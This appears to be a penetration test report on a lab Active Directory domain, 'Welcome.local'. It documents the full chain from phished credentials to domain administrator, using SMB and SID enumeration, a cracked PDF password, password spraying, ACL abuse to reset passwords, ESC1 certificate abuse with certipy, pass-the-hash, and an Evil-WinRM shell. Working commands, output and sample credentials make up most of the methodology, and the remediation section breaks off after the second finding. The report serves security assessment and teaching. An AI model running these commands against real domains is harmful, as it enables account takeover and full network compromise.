

Prepared For

Welcome.local Internal Infrastructure Assessment

Prepared By

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Report Information

Assessment Name: Welcome.local Penetration Test

Assessment Type: Internal Active Directory Penetration Test

Report Version: 1.0

Assessment Date: [24/05/26]

Report Date: [24/05/26]

Engagement Overview

Target Environment

IP: 10.1.73.240

Web and Domain Controller Internal Penetration Test.

Assessment type is Black Box Penetration Test.

Testing Organisation:

- QR-SEC / Michael Johnson

Objective / Scope

You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client's Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.

Starting Credentials

```
e.hills:Il0vemyj0b2025!
```

Table of Contents

1. Confidentiality Statement
2. Executive Summary
3. Assessment Scope
4. Methodology
5. Severity Ratings
6. Findings Summary
7. Technical Findings
8. Appendix

Confidentiality Statement

This document contains confidential and sensitive security information intended solely for the authorised recipient(s). The information within this report may include details relating to vulnerabilities, exploitation methods, security weaknesses, and technical configurations discovered during the assessment process.

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Disclaimer

The findings presented within this report are based on the systems, scope, configurations, and conditions observed during the time of assessment. Security posture may change over time due to environmental modifications, patching, configuration changes, or newly discovered vulnerabilities.

Testing activities were conducted in a controlled manner within the agreed assessment scope. While reasonable effort was made to identify security weaknesses, no guarantee is provided that all vulnerabilities or attack paths were identified.

This report is provided for informational and remediation purposes only.

Executive Summary

Welcome's security posture is rated as critical. Critical findings of excessive permissions with users, phishing attacks there were successful, passwords that were not complex, easily crackable protections on important company documents, all led to the full compromise of the Domain Controller Administrator account. These findings present a very real threat to Welcome's network.

Welcome is not able to withstand a sustained cyber attack from threat actors. Though not entirely simple to exploit, it is through enumeration that details relating to account permissions were realised, leading to passwords being changed on important service accounts. Password changing didnt require knowing of the old passwords, because of the permissions set on the user accounts.

ForceChangePassword, Enroll, Genericall were 3 account permissions that allowed account modification. These modifications later allowed Administrative access. This was due to ESC1 attack vector being viable through a service account. Immediate remediation steps include RBAC for all accounts. Role based access control permits accounts to have only what they need to do their job, under the least privilege guise.

Assessment Scope

QR-Sec were employed by Welcome to perform a penetration test on:

1. Domain Controller.

Testing confirmed the possibility through the initial breach via phishing that full domain compromise was accessible. Contributing factors include:

1. Phishing of user details.
2. Overly assertive account permissions.
3. Account permissions relating to password resets.
4. Weak password protections on sensitive company documents.

These 4 findings permitted access to the Administrator hash, that subsequently allowed the successful extraction of all domain controller hashes.

Methodology

Initial attack vector was a rustscan to all ports on the Domain Controller and the use of phished credentials.

```
e.hills:[REDACTED]
```

SMB was the first service be enumerated.

```
impacket-smbclient e.hills@10.1.73.240
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use Human Resources
# ls
drw-rw-rw-          0  Sun Sep 14 09:21:16 2025 .
drw-rw-rw-          0  Sun Sep 14 06:11:19 2025 ..
-rw-rw-rw-      84715  Sun Sep 14 09:21:16 2025 Welcome 2025 Holiday
Schedule.pdf
-rw-rw-rw-      81466  Sun Sep 14 09:21:16 2025 Welcome Benefits.pdf
-rw-rw-rw-      82644  Sun Sep 14 09:21:16 2025 Welcome Handbook
Excerpts.pdf
-rw-rw-rw-      79823  Sun Sep 14 09:21:16 2025 Welcome Performance Review
Guide.pdf
-rw-rw-rw-      89511  Sun Sep 14 09:21:16 2025 Welcome Start Guide.pdf
# mget *
[*] Downloading Welcome 2025 Holiday Schedule.pdf
[*] Downloading Welcome Benefits.pdf
[*] Downloading Welcome Handbook Excerpts.pdf
[*] Downloading Welcome Performance Review Guide.pdf
[*] Downloading Welcome Start Guide.pdf
# exit
```

The documents were downloaded and one was password protected: Welcome Start Guide.

I looked up users on the database using impackets-lookupsid.

```
└─$ impacket-lookupsid e.hills@10.1.73.240
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 10.1.73.240
```

```
[*] StringBinding ncacn_np:10.1.73.240[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-141921413-1529318470-1830575104
498: WELCOME\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: WELCOME\Administrator (SidTypeUser)
501: WELCOME\Guest (SidTypeUser)
502: WELCOME\krbtgt (SidTypeUser)
512: WELCOME\Domain Admins (SidTypeGroup)
513: WELCOME\Domain Users (SidTypeGroup)
514: WELCOME\Domain Guests (SidTypeGroup)
515: WELCOME\Domain Computers (SidTypeGroup)
516: WELCOME\Domain Controllers (SidTypeGroup)
517: WELCOME\Cert Publishers (SidTypeAlias)
518: WELCOME\Schema Admins (SidTypeGroup)
519: WELCOME\Enterprise Admins (SidTypeGroup)
520: WELCOME\Group Policy Creator Owners (SidTypeGroup)
521: WELCOME\Read-only Domain Controllers (SidTypeGroup)
522: WELCOME\Cloneable Domain Controllers (SidTypeGroup)
525: WELCOME\Protected Users (SidTypeGroup)
526: WELCOME\Key Admins (SidTypeGroup)
527: WELCOME\Enterprise Key Admins (SidTypeGroup)
553: WELCOME\RAS and IAS Servers (SidTypeAlias)
571: WELCOME\Allowed RODC Password Replication Group (SidTypeAlias)
572: WELCOME\Denied RODC Password Replication Group (SidTypeAlias)
1000: WELCOME\DC01$ (SidTypeUser)
1101: WELCOME\DnsAdmins (SidTypeAlias)
1102: WELCOME\DnsUpdateProxy (SidTypeGroup)
1103: WELCOME\HR (SidTypeGroup)
1104: WELCOME\HelpDesk (SidTypeGroup)
1105: WELCOME\e.hills (SidTypeUser)
1106: WELCOME\j.crickets (SidTypeUser)
1107: WELCOME\e.blanch (SidTypeUser)
1108: WELCOME\i.park (SidTypeUser)
1109: WELCOME\j.johnson (SidTypeUser)
1110: WELCOME\a.harris (SidTypeUser)
1111: WELCOME\IT (SidTypeGroup)
1112: WELCOME\svc_ca (SidTypeUser)
1114: WELCOME\svc web (SidTypeUser)
```

The password was extracted from the PDF and was processed.

[illegible]

52b0970f96ff1503022a1146e322e2f215dfd6be

[illegible]

```
Status.....: Cracked
```

```
Hash.Target.....:
```

Time.Started.....: Sat May 23 20:47:32 2026 (2 secs)

Kernel.Feature...: Pure Kernel (password length 0-32 bytes)

Guess.Queue.....: 1/1 (100.00%)

```
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
```

Rejected.....: 22/938830 (0.00%)

```
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-70
```

Candidates.#01...: ilovejosell -> gregorym

```
Hardware.Mon.#01.: Temp: 63c Util: 78%
```

Started: Sat May 23 20:47:24 2026

Stopped: Sat May 23 20:47:35 2026

Opening the PDF leads to the discovered of a password.



Welcome to Welcome!

This short HR guide contains the most common onboarding steps and important information to get new employees started quickly. This document is for internal use and is placed on the company shared drive for convenience.

1) Account Setup (very important)

- Your initial account will be created by IT and placed in the corporate directory under the Users OU.
- Temporary/default password: [REDACTED]
- On first login, you MUST change this password immediately to a secure password you control.
- Password guidance: use at least 12 characters, include upper and lower case letters, numbers, and symbols.
- If you are unable to login, contact the HelpDesk team (helpdesk@welcome.local) or file a ticket.

Using password spraying, a user was discovered with this password.


```
└─$ nxc smb 10.1.73.240 -u users.txt -p '[REDACTED]' --continue-on-success
SMB 10.1.73.240 445 DC01 [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True)
(SMBv1:None) (Null Auth:True)
```

<SNIP>

```
SMB 10.1.73.240 445 DC01 [+]
WELCOME.local\a.harris:[REDACTED]
```

<SNIP>


A.Harris had generic all privilege over I.Park.



This permitted a password change without restriction.

```
(myvenv)-(michael@quietrecon)-[~/HackSmarter/Active-Directory/Welcome]
$ nxc smb 10.1.73.240 -u a.harris -p [REDACTED] -M change-password -o USER=i.park NEWPASS=[REDACTED]
SMB 10.1.73.240 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCO
ME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.73.240 445 DC01 [+] WELCOME.local\a.harris:[REDACTED]
CHANGE-P ... 10.1.73.240 445 DC01 [+] Successfully changed password for i.park
```


I.Park had permission to forcechange password on 2 service accounts.




Changing those passwords gave me access to those accounts.

```
-$ nxc smb 10.1.73.240 -u i.park -p '[REDACTED]' -M change-password -o
USER=svc_ca NEWPASS='[REDACTED]'
SMB 10.1.73.240 445 DC01 [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.1.73.240 445 DC01 [+]
WELCOME.local\i.park:[REDACTED]
CHANGE-P... 10.1.73.240 445 DC01 [+] Successfully changed
password for svc_ca
```

SVC_CA had enroll permissions on several certificate features.



The Welcome Template had access to Enterprise CA.



This relationship means the certificate template can be used when submitting an enrolment request to the specified certification authority.

Using SVC_CA account, I could enumerate the ADCS.

```
└─$ certipy-ad find -u svc_ca@WELCOME.local -p 'Password123!' -dc-ip
10.1.73.240 -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 17 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'WELCOME-CA' via RRP
[*] Successfully retrieved CA configuration for 'WELCOME-CA'
[*] Checking web enrollment for CA 'WELCOME-CA' @ 'DC01.WELCOME.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260524024011_Certipy.txt'
[*] Wrote text output to '20260524024011_Certipy.txt'
```

```
[*] Saving JSON output to '20260524024011_Certipy.json'
[*] Wrote JSON output to '20260524024011_Certipy.json'
```

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/Welcome]
$ cat 20260524024011_Certipy.txt
Certificate Authorities
0
CA Name : WELCOME-CA
DNS Name : DC01.WELCOME.local
Certificate Subject : CN=WELCOME-CA, DC=WELCOME, DC=local
Certificate Serial Number : 6E7A025A45F4E6A14E1F08B77737AFD9
Certificate Validity Start : 2025-09-13 16:39:33+00:00
Certificate Validity End : 2030-09-13 16:49:33+00:00
Web Enrollment
HTTP
  Enabled : False
HTTPS
  Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
```

Through the service account, we discover an attack vector of ESC1.

```
[+] User Enrollable Principals : WELCOME.LOCAL\Enterprise Ad
[!] Vulnerabilities
    ESC1 : Enrollee supplies subject a
```

Privilege Escalation

Using certipy, we request the administrators certificate and private key.

```
└─$ certipy-ad req -u 'svc_ca' -p '[REDACTED]' -ca 'WELCOME-CA' -template
'Welcome-Template' -upn 'administrator@WELCOME.local' -dc-ip 10.1.73.240 -
target DC01.WELCOME.local
Certipy v5.0.4 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
[*] Request ID is 26
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@WELCOME.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Using this private key we can extract the administrators hash.

```
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.1.73.240
Certipy v5.0.4 - by Oliver Lyak (ly4k)
```

```
[*] Certificate identities:
[*]     SAN UPN: 'administrator@WELCOME.local'
[*] Using principal: 'administrator@welcome.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@welcome.local':
[REDACTED]:0cf1b799460a39c852068b7c0574677a
```

We can now authenticate as the administrator.

```
└─(michael@quietrecon) - [~/HackSmarter/Active-Directory/Welcome]
└─$ nxc smb WELCOME.local -u Administrator -H
0cf1b799460a39c852068b7c0574677a
SMB      10.1.73.240      445      DC01      [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB      10.1.73.240      445      DC01      [+]
WELCOME.local\Administrator:0cf1b799460a39c852068b7c0574677a (Pwn3d!)
```

Evil-WinRM access

```
└─$ evil-winrm -i dc01.welcome.local -u administrator -H
0cf1b799460a39c852068b7c0574677a
```

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation:
undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> whoami
welcome\administrator

Severity Ratings

The Standard Industry Rating Scale

Severity Level	CVSS Score Range	Color Code	What it Means in Practice
 Critical	9.0 – 10.0	Red	Flaws that give immediate, unauthenticated remote access, data destruction, or complete network control. Little to no user interaction required.
 High	7.0 – 8.9	Orange	Severe vulnerabilities that expose sensitive data or allow system takeover, but require specific prerequisites (e.g., local system access or basic user credentials).
 Medium	4.0 – 6.9	Yellow	Minor code implementation flaws, information disclosures, or configuration errors that require complex attack steps or user interaction to exploit.
 Low	0.1 – 3.9	Blue	Minor bugs that reveal system metadata or version numbers. They do not pose a direct threat on their own but can be used for network reconnaissance.
 Informational / None	0.0	Grey	Non-vulnerabilities or security best practice suggestions (e.g., missing specific HTTP security headers) that improve hardening but pose zero exploitation risk.

Findings Summary

High

Username Enumeration.

Critical

Password Processing.

Critical

Extreme Account Permissions.

Critical

Certificate Services Vulnerability ESC1

Finding 01 - Username Enumeration via SID.

● High

Remediation

Prevent Anonymous SID/Name Translation

Ensure that null or anonymous sessions cannot translate obscure SIDs into human-readable usernames.

- Navigate to: `Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options`.
- Set **Network access: Allow anonymous SID/Name translation** to **Disabled**.

Enforce Least Privilege (Delegation and ACLs)

By default, Active Directory grants "Authenticated Users" the right to read most objects. To prevent extensive enumeration:

- Limit the default read permissions applied to standard user and computer objects by utilising the Delegation of Control Wizard to restrict what domain objects regular users can query.
- Audit and secure high-privilege built-in accounts and ensure that sensitive notes are not being saved in standard fields like `description` or `employeeID`.

Finding 02 - Password Processing

● Critical

Remediation

